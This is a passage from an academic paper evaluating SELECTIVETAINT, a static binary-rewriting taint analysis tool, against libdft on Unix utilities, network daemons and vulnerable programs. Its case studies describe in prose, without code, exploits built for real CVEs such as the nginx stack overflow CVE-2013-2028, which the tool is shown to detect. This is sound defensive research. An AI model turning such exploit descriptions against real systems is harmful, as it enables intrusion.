Binary Rewriting. Our rewriter is implemented with a bit tag size and a byte tag granularity using `Dyninst` [7] binary instrumentation and analysis framework. `Dyninst` is an anywhere, anytime binary instrumentation framework which could be used in both static binary rewriting at compile-time or dynamic instrumentation at run-time. We favor `Dyninst` as it is a the-state-of-the-art tool in binary rewriting which is used in a variety of tools and its robust API implementation.

Benchmark	Input Functions	# Func.	# Inst.	# SELECTIVETAINT Instrum. Inst. (%)	# libdft Executed Tainted Inst. (%)	Analysis Time (s)
Utilities						
tar	read, fscanf	967	65,795	45,630 (69.35%)	4,083 (6.21%)	688
gzip	read, _IO_getc	220	15,173	10,076 (66.41%)	2,067 (13.62%)	40
bzip2	fread, fgetc	127	16,195	11,160 (68.91%)	3,524 (2.18%)	51
scp	read	145	6,390	4,238 (66.32%)	1,875(29.34%)	10
cat	read, fscanf	174	8,003	5,366 (67.05%)	548 (6.85%)	19
comm	fscanf	150	4,659	3,254 (69.84%)	918 (19.70%)	9
cut	fgetc, fscanf, __fread_chk	181	6,587	4,343 (65.93%)	742 (11.26%)	13
grep	read, fscanf, fread_unlocked	410	28,858	19,500 (67.57%)	3,693 (12.80%)	129
head	read, fscanf	149	6,533	4,517 (69.14%)	497 (7.61%)	13
nl	fscanf	252	20,677	14,082 (68.10%)	684 (3.31%)	77
od	fgetc, fscanf, fread_unlocked, __fread_unlocked_chk	188	10,696	7,143 (66.78%)	1,640 (15.33%)	24
ptx	fread, fscanf	297	25,906	17,503 (67.56%)	5,478 (21.15%)	106
shred	fscanf, __read_chk, fread_unlocked	198	9,195	6,404 (69.65%)	1,673 (18.19%)	21
tail	read, fscanf	216	10,966	7,251 (66.12%)	825 (7.52%)	26
truncate	fscanf	168	8,952	6,006 (67.09%)	491 (5.48%)	22
uniq	fscanf	165	5,539	3,822 (69.00%)	815 (14.71%)	12
Network daemons						
exim	fgetc, fread, fscanf, _IO_getc, recv	876	140,847	93,058 (66.07%)	8,160 (5.79%)	2,843
memcached	read, fgets, recvfrom	286	19,319	13,676 (70.79%)	852 (4.41%)	62
proftpd	read, fgets, __read_chk	1,037	153,306	106,821 (69.68%)	19,181 (12.51%)	3,048
lighttpd	read, fread	466	31,130	21,713 (69.75%)	5,437 (17.47%)	156
nginx server	read, pread64, readv, recv	1,277	133,666	92,041 (68.86%)	12,905 (9.65%)	2,249
Other applications						
SoX 14.4.2	read,fread,fgets,_IO_getc,__isoc99_scanf,__isoc99_fscanf	1,159	112,762	67,808 (60.13%)	9,583 (8.50%)	1,791
TinTin++ 2.01.6	read,fread,fgets,_IO_getc,gnutls_record_recv,fgetc	831	93,618	74,389 (79.46%)	9,839 (10.51%)	975
dcraw 9.28	fread,fscanf,__fread_chk,_IO_getc,fgets,jpeg_read_header	292	70,358	42,840 (60.89%)	967 (1.37%)	510
ngiflib 0.4	fread,_IO_getc	43	2,135	1,477 (69.18%)	649 (30.40%)	3
Gravity 0.3.5	read,getline	1,124	86,783	65,636 (75.63%)	16,959 (19.54%)	773
MP3Gain 1.5.2	fread,_IO_getc	144	17,573	9,900 (56.34%)	5,934 (33.77%)	53
NASM 2.14.02	fread,fgets,fgetc	826	87,456	66,601 (76.15%)	7,276 (8.32%)	838
Jhead 3.00	fread,fgetc	118	9,815c	6,805 (69.33%)	621 (6.33%)	19

Table 2: Statistics of the instrumented instructions by SELECTIVETAINT and `libdft`

6 Evaluation

In this section, we present the evaluation results. To see the improvements over dynamic taint analysis, we compare SELECTIVETAINT with `libdft` [17]. The version of Intel Pin used to build `libdft` was 2.14 (build 71313), and we slightly modified the `nullpin` and `libdft` tool and adopted them in our experiment settings. Also, to see the advancements of the selective taint analysis, we also implemented a static taint analysis by instrumenting all instructions, and we call this system STATICTAINTALL. We use four commnly used Unix utilities, i.e., the GNU versions of `tar` (version 1.27.1), `gzip` (version 1.3.13), `bzip2` (version 1.0.3), `scp` from OpenSSH (version 3.8), 12 file content processing utilities `cat`, `comm`, `cut`, `grep`, `head`, `nl`, `od`, `ptx`, `shred`, `tail`, `truncate`, `uniq` from `coreutils` (version 8.21) and `grep` (version 2.16), and we also use email server `exim` (version 4.80), general-purpose distributed memory caching system `Memcached` (version 1.4.20), FTP server `ProFTPD` (version 1.3.5), web server `lighttpd` (version 1.4.35) and `nginx` (version 1.4.0), and eight recent programs (each of which contains a memory corruption vulnerability) to evaluate SELECTIVETAINT. We first evaluate its effectiveness by looking into the details of how SELECTIVETAINT performs in §6.1, and then report the performance overhead of the rewritten binaries in §6.2. Finally, we demonstrate its security applications with real world binaries in §6.3.

6.1 Effectiveness

We report the effectiveness of how SELECTIVETAINT performs with the common Unix utilities `tar`, `gzip`, `bzip2`, `scp`, `cat`, `comm`, `cut`, `grep`, `head`, `nl`, `od`, `ptx`, `shred`, `tail`, `truncate`, `uniq`, network daemons `exim`, `memcached`, `proftpd`, `lighttpd`, `nginx`, and eight other applications in Table 2. The first column shows the 29 C/C++ programs in the benchmark we used in our evaluation, followed by the 2nd column of the input functions detected by SELECTIVETAINT. Note that the input function is the function that introduces the taint sources. Next, we report the total number of functions contained in the benchmark program in the 3rd column, which provides an estimation of the complexity of the program. Then, we show the total number of instructions identified in the binary in the 4th column. Our STATICTAINTALL statically rewrites all of these instructions, similarly to how dynamic taint analysis instruments them. This will provide an upper bound of how SELECTIVETAINT would perform in the worst case (by statically taint them all). Next, we show the total number of instructions that need to be statically

instrumented by SELECTIVETAINT in the 5th column followed by the total number of executed unique instructions that really involved in taint analysis in the 6th column, and this number is obtained by running the corresponding benchmark by using the default configured input with `libdft`, which will provide a lower bound of the number of unique tainted instructions. For fair comparison, we did not count the instructions in the library from the `libdft` trace since SELECTIVETAINT will not instrument them. Finally, we report how long SELECTIVETAINT performs to process each of the benchmarks in the last column.

We can observe from Table 2 that our static analysis works well in these benchmarks, and we have reduced the possible tainted instructions to about 56.34% - 79.46% compared to STATICTAINTALL. While ideally we would like to instrument only the instruction involved in the taint analysis (which is a subset of the instructions identified by SELECTIVETAINT), as detected by the `libdft` which shows about 1.37% - 33.77% of these instructions are essentially needed in the taint analysis at run-time with an average of 6.85% instructions, we will not be able to achieve this by purely static analysis.

False Positives and False Negatives. We have defined *false positives* and *false negatives* in Section 4.3.2. By examining the instructions tainted by SELECTIVETAINT and `libdft`, we observe SELECTIVETAINT reports no false negative but false positives. False positives indicate SELECTIVETAINT is conservative and has over-tainted instructions, and such false positives are acceptable (it will not miss any attacks). Meanwhile, no false negative indicates our approach is a sound over-approximation of the tainted instructions. This is attributed to the conservative rules in Figure 6; for instance, we remove the value set from untainted value set whenever we cannot determine the taintedness of that value set. Note the 6th column in Table 2 is generated by running the tested benchmarks, which may not explore all instructions that should be tainted and thus the ground truth is unavailable and we only observe false positives without quantifying them.

Internal Statistics. We also measured the statistics of SELECTIVETAINT in Table 3 to understand its inner-workings. Columns 2-3 are CFG construction details, i.e., the number of initial CFG edges and the number of final CFG edges after our CFG construction. We can observe our CFG construction can add hundreds of edges to the CFG using the techniques described in §4.1. Columns 4-8 are value set analysis statistics, which are the number of a-locs in the analysis, the unknown a-locs due to command line parameters, argument aliasing when missing callers, and library function calls. We can observe our approach identifies a large number of unknown a-locs in each category. Columns 9-12 are numbers in taint instruction identification, such as the number of initially untainted value sets in the first iteration, the number of final untainted value sets, the intra-procedural iteration times, and the inter-procedural iteration times. We can observe that the number of untainted value sets get smaller through analysis iterations, which means our analysis does propagate untaintedness and remove potentially tainted value sets from the must-not-tainted set $\mathcal{V}_u$. The intra-procedural analysis generally has hundreds of iterations while the inter-procedural analysis has significantly fewer iterations, from which we can observe the intra-procedural analysis reaches the fixed point with more iterations than inter-procedural analysis.

Performance. With respect to the performance (e.g., the analysis time) of SELECTIVETAINT itself, we notice it sometimes consumes tens of minutes to finish analyzing a program. This is understandable, since SELECTIVETAINT will inspect each instruction and calcaulate VSA for each of them. Meanwhile, the analysis has to be run twice: first calculating the VSA, and then determining the taintedness. We notice it took more than 50 minutes to process the `proftpd` FTP server, whereas for small binaries, e.g., `scp`, it could take just a few seconds.

6.2 Efficiency

Next, we measure the performance overhead of the rewritten binaries. To compare with `libdft`, we run the binaries with the default configured input, with nullpin (a simple implementation to evaluate Intel PIN platform overhead), and `libdft` with a bit level taint. We run the corresponding benchmark with and without rewriting to understand the additional overhead. All of the experimental results were obtained with 10 runs and then normalized by dividing each average result against native unmodified executables.

Unix Utilities. Figure 7a shows the normalized runtime overhead of nullpin, `libdft`, STATICTAINTALL, SELECTIVETAINT, when running with 16 Unix Utilities, compared with the native execution. We can notice that `libdft` imposes a slowdown ranging from 1.39 (`tar`) to 5.86x (`scp`), whereas STATICTAINTALL and SELECTIVETAINT impose 1.10x (`tar`) to 3.85x (`bzip2`) and 1.02x (`tar`) to 3.41x (`grep`), respectively. STATICTAINTALL outperforms `libdft` in all benchmarks with 1.26x - 1.87x faster with an average of 1.53x and similarly SELECTIVETAINT performs even 1.36x - 2.41x faster than that of `libdft` with an average of 1.77x.

Network Daemons. One ideal use case for SELECTIVETAINT would be for the protection of network daemons. We thus use `exim`, `memcached`, `proftpd`, `lighttpd`, `nginx` as benchmarks to thoroughly evaluate its overhead. In particular, we tested nullpin, `libdft`, STATICTAINTALL, and SELECTIVETAINT on these five daemons, in which `exim` is tested by sending email messages, `memcached` by getting values with keys from database, and ftp and http daemons via requesting files from the daemons. All four tools including `libdft` performs no more than 4x slowdown. The biggest slowdown for `libdft` is 3.76x (`exim`). STATICTAINTALL imposes 1.25x-2.23x slowdown and outperforms `libdft` by

Benchmark	CFG Reconstruction		Value Set Analysis					Taint Instruction Identification			
	Init. Edges	Updated Edges	A-Loc	Uninit. CLI	Uninit. Arg. Alias	Uninit. Lib	Uninit. Total	1st-pass Untaint-V	Last-pass Untaint-V	#Intra. Iteration	#Inter. Iteration
Utilities											
tar	34,893	64,479	18,428	6	243	2,217	2,376	11,237	8,441	6,216	5
gzip	7,389	7,792	3,506	6	97	253	356	3,272	1,892	1,345	5
bzip2	6,465	6,825	2,182	6	43	283	332	2,005	1,387	887	6
scp	3,315	3,501	1,837	7	67	246	320	1,834	1,834	289	2
cat	4,069	4,242	2,195	6	153	388	547	1,828	1,361	1,168	6
comm	2,163	2,321	1,630	6	126	199	331	1,408	1,086	1,203	7
cut	3,109	3,796	1,940	6	80	203	289	1,497	1,338	1,071	5
grep	14,730	17,444	6,709	7	101	951	1,059	5,451	4,196	2,460	5
head	3,014	3,141	1,795	7	118	252	377	1,602	1,085	1,023	6
nl	10,256	10,711	4,453	6	191	421	618	3,608	3,038	1,776	6
od	5,003	5,274	2,577	6	130	342	478	2,122	1,768	1,099	5
ptx	13,264	14,187	5,553	7	197	706	910	4,565	3,593	1,789	5
shred	4,103	4,484	2,340	6	102	328	436	1,881	1,233	1,188	5
tail	5,457	6,404	2,862	6	72	394	472	2,102	1,772	1,271	5
truncate	4,418	4,582	2,263	6	145	389	540	1,907	1,338	1,142	6
uniq	2,584	2,854	1,862	6	114	217	337	1,521	1,280	1,325	7
Network daemons											
exim	69,233	80,395	36,011	7	214	3,311	3,532	16,598	7,181	6,521	6
memcached	9,774	11,336	5,435	7	38	866	911	3,865	1,772	1,380	4
proftpd	88,876	155,908	43,670	8	228	4,633	4,869	10,559	4,667	5,633	4
lighttpd	15,044	27,788	9,466	7	217	598	814	8,215	3,303	2,817	5
nginx server	59,105	219,880	31,199	6	807	1,100	1,913	19,051	13,874	8,363	5
Other applications											
SoX 14.4.2	47,078	67,608	26,241	7	1,196	1,828	3,031	16,898	13,586	9,580	7
TinTin++ 2.01.6	34,367	34,431	17,725	7	465	2,023	2,495	8,908	1,130	4,593	4
dcraw 9.28	24,912	26,071	9,470	6	137	1,506	1,649	4,401	4,190	1,233	3
ngiflib 0.4	1,024	1,040	454	7	17	94	118	393	393	97	2
Gravity 0.3.5	36,439	53,220	22,185	7	1,415	537	1,959	10,806	6,277	4,645	4
MP3Gain 1.5.2	6,320	6,463	2,947	6	19	514	539	1,842	1,523	989	6
NASM 2.14.02	36,706	42,782	15,529	6	154	1,032	1,192	6,712	1,863	4,316	4
Jhead 3.00	4,813	4,927	2,127	6	18	495	519	1,605	827	679	5

Table 3: The internal statistics of SELECTIVETAINT for the tested benchmarks

1.10x-1.77x. SELECTIVETAINT performs even better with 1.12x-1.91x which outperforms `libdft` by 1.12x-2.08x.

6.3 Security Case Studies

Protecting `nginx` web server. To show that our tools could be used to detect real-world attacks, we first implemented a buffer overflow attack detector and used it to protect the `nginx` web server. To test its effectiveness, we generated an exploit based on the buffer overflow vulnerability CVE-2013-2028. By leveraging this vulnerability, an attacker could send a malformed request that triggers an integer signedness error which further causes a stack-based buffer overflow. This bug can be used in a denial-of-service attack or cause arbitrary code execution. Without any surprise, our SELECTIVETAINT detects the exploit at the `ret` instruction because the return value stored on the stack is tainted.


Protecting other binaries against recent memory exploits. We further tested eight recent real world software vulnerabilities from Common Vulnerabilities and Exposures (CVE)[1], which are listed in Table 4. The collected vulnerabilities covered a broad range of software vulnerabilities, including buffer overflow vulnerability, double free vulnerability, and integer underflow vulnerability, which manifested in varied programs such as sound processing utilities `SoX`, programming language interpreter `Gravity`, and audio normalization software `MP3Gain`.

We implemented the corresponding exploits to compromise these vulnerabilities and validate whether SELECTIVETAINT is able to detect the attacks. For instance, to exploit `CVE-2017-1000437` vulnerability in `Gravity 0.3.5`, we developed a malformed `gravity` programming language source code file, which overflowed the program stack to rewrite the return address with payloads in source code file. To exploit `CVE-2019-7629` vulnerability in `TinTin++ 2.10.6`, we set up a simple game server with exploits that keep sending crafted message which overflowed the multiplayer online game client `TinTin++`. Then, the tested binaries were instrumented with SELECTIVETAINT. In all cases, SELECTIVETAINT successfully detects the exploits which shows SELECTIVETAINT can facilitate real world vulnerability detection in various software.

7 Limitations and Future Work

Augmenting static analysis with dynamic information. As static analysis lacks dynamic information, SELECTIVETAINT has unknown values from multiple sources as shown in §4.2 and also VSA is an over-approximation of the possible values

[1] https://cve.mitre.org/



(a) UNIX utilities **(b)** Network daemons

Figure 7: The performance overhead of the tested benchmarks

Program	Category	Vulnerability	CVE ID	STATICTAINTALL	SELECTIVETAINT
SoX 14.4.2	Sound Processing Utilities	Buffer Overflow	CVE-2019-8356	✓	✓
TinTin++ 2.01.6	Multiplayer Online Game Client	Buffer Overflow	CVE-2019-7629	✓	✓
dcraw 9.28	Raw Image Decoder	Buffer Overflow	CVE-2018-19655	✓	✓
ngiflib 0.4	GIF Format Decoding Library	Buffer Overflow	CVE-2018-11575	✓	✓
Gravity 0.3.5	Programming Language Interpreter	Buffer Overflow	CVE-2017-1000437	✓	✓
MP3Gain 1.5.2	Audio Normalization Software	Buffer Overflow	CVE-2017-14411	✓	✓
NASM 2.14.02	Assembler and Disassembler	Double Free	CVE-2019-8343	✓	✓
Jhead 3.00	Exif Jpeg Header Manipulation Tool	Integer Underflow	CVE-2018-6612	✓	✓
Nginx 1.4.0	Web Server	Buffer Overflow	CVE-2013-2028	✓	✓

Table 4: The tested vulnerable software and their vulnerabilities

each data object could hold. Dynamic information such as concrete values from run-time could further help SELECTIVETAINT. For instance, if we have some concrete inputs for a function, the binary rewriting could be tailored to those concrete inputs. In fact, recent taint improvement system Iodine [5] has used such a static and dynamic approach. Inspired by Iodine, we could similarly elide unnecessary taint propagation logic with the help from the dynamic information.

Context-aware instrumentation. Current binary instrumentation of SELECTIVETAINT is context-insensitive, i.e., SELECTIVETAINT instruments taint propagation logic disregarding the calling context of the binary function. However, we notice there could be cases that a function may need taint propagation in some contexts but not others (e.g., the function called from the beginning of program execution to the first taint introducing instruction). Therefore, it could be an improvement if we make the instrumentation context-aware or use multiple copies of the function (some contains taint, and some never). We plan to validate whether this could be a viable approach in one of our future works.

Improving static binary analysis. We have made several assumptions about the binary code to ease our binary analysis, e.g., we assume the code under analysis is not obfuscated and we do not consider dynamic generated code, since they are current obstacles and challenges for static binary analysis in general. That is, any improvement from static binary code analysis could benefit SELECTIVETAINT. In our implementation, we use `Dyninst` [7] and successfully rewrite all binaries in our evaluation without encountering corner cases described in `Dyninst`'s limitations. Future work may include implementations using other binary rewriters such as MULTIVERSE [6] and DDISASM [13].

Improving CFG reconstruction for a more precise alias analysis. As we have seen in the soundness analysis of SELECTIVETAINT (§4.3.2), improving the precision of alias analysis and CFG reconstruction can improve the soundness of SELECTIVETAINT. For instance, in instruction `call eax` where there could be aliasing between formal parameters and actual parameters, a precise alias analysis result would greatly affect the control flow targets and thus the CFG reconstruction. Though we use the approaches in §4.1 and §4.2 to improve the precision, a more precise alias analysis can largely benefit our analysis.

8 Related Work

Dynamic Data Flow Tracking (DDFT). Over the past decades, many DDFT systems were built. DYTAN [11] is one of the first such a tool that allows customized taint analysis, and it can also track implicit information flows due to control dependences. However, its performance overhead can be as high as 50x when performing dynamic taint analysis with both control- and data-flow based propagation and 30x for data-flow based propagation alone. Saxena et al. [32] propose

a static technique that recovers higher level structures from x86 binaries and apply it to the context of taint tracking. Unlike our approach, their *stack analysis* trades off analysis accuracy over performance, e.g., stack analysis ignores global and heap memory while VSA tracks global and heap memory. Also, Saxena et al.'s analysis mainly enables optimizations such as tag-sharing, but our analysis is the first static taint analysis to selectively instrument instructions. MINEMU [8] aims to design efficient emulator, using new memory layout and SSE registers to improve the taint analysis. Being a highly-optimized DDFT framework, `libdft` [17] shows a faster performance than previous efforts; for instance, `libdft` imposes about 4x slowdown for `gzip` when compressing or decompressing files.

Recent efforts [5, 15, 16, 24, 25] further improve the performance overhead of DDFT. For instance, Jee et al. propose *Taint Flow Algebra* (TFA) [16] that separates the program logic from data flow tracking, transforms the data flow tracking logic into an intermediate representation, and then performs classic compiler optimizations. SHADOWREPLICA [15] runs DFT in parallel in a shadow thread for each application thread and uses an off-line application analysis phase which leverages both static and dynamic analysis approaches to minimize the information needed to communicate between both threads. TAINTPIPE [25] uses *pipelined symbolic taint analysis* that both parallelizs and pipelines taint analysis. STRAIGHTTAINT [24] logs control flow profiling and execution state when taint seeds were first introduced. Most recently, IODINE [5] uses an optimistic hybrid analysis which restricts predicated static analysis to elide a runtime monitor only when it is proven to be a safe elision. Different from our approach, Iodine is built atop LLVM IR, which requires source code of the target application, whereas SELECTIVETAINT is a binary only approach.

Binary Rewriting. There is also a large body of work on static binary rewriting. Most recent efforts include UROBOROS [37], RAMBLR [36], MULTIVERSE [6], probabilistic disassembly [23], and DDISASM [13]. UROBOROS [37] is a tool which repeatedly dissembles the executable such that the generated code could be reassembled back to working binaries. RAMBLR [36] further analyzes the assumptions of UROBOROS and finds multiple complex corner cases that must be considered in symbolization. RAMBLR applies advanced static analyses, e.g., VSA, and achieves great performance for a static rewriter. MULTIVERSE [6] is the first static binary rewriting tool that systematically rewrites x86 COTS binaries without heuristics. Probabilistic disassembly [23] uses probabilities to model the uncertainty caused by the information loss during compilation and assembling. Features such as data flow and control flow features are leveraged to compute a probability for each address in the code space to indicate the likelihood to be an instruction. DDISASM [13] combines static analysis and heuristics in Datalog and shows that Datalog's inference process suits for the disassembling. In our implementation, while we could have used the most recent work such as MULTIVERSE, we use `Dyninst` [7] instead due to its rich APIs.

Alias Analysis on Binary. Prior efforts on binary alias analysis either introduce an IR and use Datalog to reason about points-to relations [9], or introduce sets for values held at each program point (e.g., abstract address sets [12], or symbolic value sets [1]). The alias relation of two variables is determined by whether the abstraction sets of these two variables intersect, e.g., intersection of abstract address sets [12], symbolic value sets [1], and points-to predicates results [9], respectively. Also, a number of earlier efforts (e.g., [1, 12]) do not further resolve indirect jumps in CFG and reconstruct more CFG edges and yet this limits the analysis precision. They also assume no system calls. However, system calls may introduce uninitialized value sets into the system, and the work by Debray et al. [12] uses less general sets of values, which is residue-based (module k), whereas we use all possible values.

9 Conclusion

We have presented an efficient static analysis based data flow tracking framework SELECTIVETAINT. Unlike previous taint analysis that uses dynamic binary instrumentation, SELECTIVETAINT is built atop static binary rewriting. The key insight is to use VSA to identify the instructions that never involve taint analysis, and then rewrite the rest to implement the taint analysis. We have tested SELECTIVETAINT with 29 binary programs including 16 Unix utilities, five network daemons, and eight vulnerable applications and observed a superior performance, which is 1.7x faster than that of the state of the art dynamic taint analysis tools.

Acknowledgment

We are grateful to our shepherd Vasileios P. Kemerlis as well as the anonymous reviewers including those from the artifact evaluation committee for their very constructive feedback. We also would like to thank Haohuang Wen for his assistance during the evaluation. This research was supported in part by DARPA award N6600120C4020, NSF awards 1750809 and 1834215, and ONR award N00014-17-1-2995.

Availability

The source code of SELECTIVETAINT and also the benchmark programs used during the evaluation have been made public available at https://github.com/OSUSecLab/SelectiveTaint.

References

[1] W. Amme, P. Braun, E. Zehendner, and F. Thomasset. Data dependence analysis of assembly code. In *Proceedings of the 1998 International Conference on Parallel Architectures and Compilation Techniques*, PACT '98, pages 340–347, Washington, DC, USA, 1998. IEEE Computer Society.

[2] Q. N. Anh. Capstone: Next generation disassembly framework. In *Proceedings of the 2014 Black Hat USA*, Black Hat USA '14, 2014.

[3] G. Balakrishnan and T. Reps. Analyzing memory accesses in x86 executables. In *Proceedings of the 2004 International Conference on Compiler Construction*, CC '04, pages 5–23, Berlin, Heidelberg, 2004. Springer Berlin Heidelberg.

[4] G. Balakrishnan and T. Reps. WYSINWYX: What You See is Not What You eXecute. *ACM Transactions on Programming Languages and Systems*, 32(6):23:1–23:84, Aug. 2010.

[5] S. Banerjee, D. Devecsery, P. M. Chen, and S. Narayanasamy. Iodine: Fast dynamic taint tracking using rollback-free optimistic hybrid analysis. In *Proceedings of the 40th IEEE Symposium on Security and Privacy*, SP '19, pages 712–726, 2019.

[6] E. Bauman, Z. Lin, and K. Hamlen. Superset disassembly: Statically rewriting x86 binaries without heuristics. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium*, NDSS '18, San Diego, CA, Feb. 2018.

[7] A. R. Bernat and B. P. Miller. Anywhere, any-time binary instrumentation. In *Proceedings of the 10th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools*, PASTE '11, pages 9–16, New York, NY, USA, 2011. ACM.

[8] E. Bosman, A. Slowinska, and H. Bos. Minemu: The world's fastest taint tracker. In *Proceedings of the 14th International Symposium on Recent Advances in Intrusion Detection*, RAID '11, pages 1–20, Berlin, Heidelberg, 2011. Springer Berlin Heidelberg.

[9] D. Brumley and J. Newsome. Alias analysis for assembly. Technical report, Carnegie Mellon University, 2006.

[10] J. Caballero, H. Yin, Z. Liang, and D. Song. Polyglot: Automatic extraction of protocol message format using dynamic binary analysis. In *Proceedings of the 14th ACM conference on Computer and Communications Security*, CCS '07, pages 317–329. ACM, 2007.

[11] J. Clause, W. Li, and A. Orso. Dytan: A generic dynamic taint analysis framework. In *Proceedings of the 2007 International Symposium on Software Testing and Analysis*, ISSTA '07, pages 196–206, New York, NY, USA, 2007. ACM.

[12] S. Debray, R. Muth, and M. Weippert. Alias analysis of executable code. In *Proceedings of the 25th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '98, pages 12–24, New York, NY, USA, 1998. ACM.

[13] A. Flores-Montoya and E. Schulte. Datalog disassembly. In *Proceedings of the 29th USENIX Security Symposium*, USENIX Security '20, pages 1075–1092. USENIX Association, Aug. 2020.

[14] W. G. J. Halfond, A. Orso, and P. Manolios. Using positive tainting and syntax-aware evaluation to counter sql injection attacks. In *Proceedings of the 14th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, FSE '14, pages 175–185, New York, NY, USA, 2006. ACM.

[15] K. Jee, V. P. Kemerlis, A. D. Keromytis, and G. Portokalidis. ShadowReplica: Efficient parallelization of dynamic data flow tracking. In *Proceedings of the 20th ACM Conference on Computer and Communications Security*, CCS '13, pages 235–246, New York, NY, USA, 2013. ACM.

[16] K. Jee, G. Portokalidis, V. P. Kemerlis, S. Ghosh, D. I. August, and A. D. Keromytis. A general approach for efficiently accelerating software-based dynamic data flow tracking on commodity hardware. In *Proceedings of the 19th Annual Network and Distributed System Security Symposium*, NDSS '12, 2012.

[17] V. P. Kemerlis, G. Portokalidis, K. Jee, and A. D. Keromytis. libdft: Practical dynamic data flow tracking for commodity systems. In *Proceedings of the 8th ACM SIGPLAN/SIGOPS Conference on Virtual Execution Environments*, VEE '12, pages 121–132, New York, NY, USA, 2012. ACM.

[18] K. H. Lee, X. Zhang, and D. Xu. High accuracy attack provenance via binary-based execution partition. In *Proceedings of the 20th Annual Network and Distributed System Security Symposium*, NDSS '13, 2013.

[19] Z. Lin, X. Jiang, D. Xu, and X. Zhang. Automatic protocol format reverse engineering through context-aware monitored execution. In *Proceedings of the 15th Annual Network and Distributed System Security Symposium*, NDSS '08, San Diego, CA, February 2008.

[20] Z. Lin, X. Zhang, and D. Xu. Automatic reverse engineering of data structures from binary execution. In *Proceedings of the 17th Network and Distributed System Security Symposium*, NDSS'10, 2010.

[21] B. Livshits, M. Sridharan, Y. Smaragdakis, O. Lhoták, J. N. Amaral, B.-Y. E. Chang, S. Z. Guyer, U. P. Khedker, A. Møller, and D. Vardoulakis. In defense of soundiness: a manifesto. *Communications of the ACM*, 58(2):44–46, Jan. 2015.

[22] C.-K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V. J. Reddi, and K. Hazelwood. Pin: Building customized program analysis tools with dynamic instrumentation. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '05, pages 190–200, New York, NY, USA, 2005. ACM.

[23] K. Miller, Y. Kwon, Y. Sun, Z. Zhang, X. Zhang, and Z. Lin. Probabilistic disassembly. In *Proceedings of the 41st International Conference on Software Engineering*, ICSE '19, page 1187–1198. IEEE Press, 2019.

[24] J. Ming, D. Wu, J. Wang, G. Xiao, and P. Liu. StraightTaint: Decoupled offline symbolic taint analysis. In *Proceedings of the 31st IEEE/ACM International Conference on Automated Software Engineering*, ASE '16, pages 308–319, New York, NY, USA, 2016. ACM.

[25] J. Ming, D. Wu, G. Xiao, J. Wang, and P. Liu. TaintPipe: Pipelined symbolic taint analysis. In *Proceedings of the 24th USENIX Security Symposium*, USENIX Security '15, pages 65–80, Washington, D.C., 2015. USENIX Association.

[26] P. Muntean, M. Fischer, G. Tan, Z. Lin, J. Grossklags, and C. Eckert. τCFI: Type-assisted control flow integrity for x86-64 binaries. In *Proceedings of the 21st International Symposium on Research in Attacks, Intrusions, and Defenses*, RAID '18, pages 423–444. Springer International Publishing, 2018.

[27] S. Nagy and M. Hicks. Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing. In *Proceedings of the 40th IEEE Symposium on Security and Privacy*, SP '19, pages 787–802, May 2019.

[28] J. Newsome and D. Song. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In *Proceedings of the 12th Annual Network and Distributed Systems Security Symposium*, NDSS '05, 2005.

[29] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically hardening web applications using precise tainting. In *Proceedings of the 2005 IFIP International Information Security Conference*, IFIP SEC '05, pages 295–307, Boston, MA, 2005. Springer US.

[30] T. Pietraszek and C. V. Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection*, RAID '06, pages 124–145, Berlin, Heidelberg, 2006. Springer Berlin Heidelberg.

[31] G. Ramalingam. The undecidability of aliasing. *ACM Transactions on Programming Languages and Systems*, 16(5):1467–1471, Sept. 1994.

[32] P. Saxena, R. Sekar, and V. Puranik. Efficient fine-grained binary instrumentation with applications to taint-tracking. In *Proceedings of the 2008 International Symposium on Code Generation and Optimization*, CGO '08, page 74–83, New York, NY, USA, 2008. ACM.

[33] Y. Shoshitaishvili, R. Wang, C. Salls, N. Stephens, M. Polino, A. Dutcher, J. Grosen, S. Feng, C. Hauser, C. Kruegel, and G. Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *Proceedings of the 37th IEEE Symposium on Security and Privacy*, SP '16, 2016.

[34] N. Vachharajani, M. J. Bridges, J. Chang, R. Rangan, G. Ottoni, J. A. Blome, G. A. Reis, M. Vachharajani, and D. I. August. RIFLE: An architectural framework for user-centric information-flow security. In *Proceedings of the 37th Annual IEEE/ACM International Symposium on Microarchitecture*, MICRO 37, pages 243–254, Washington, DC, USA, 2004. IEEE Computer Society.

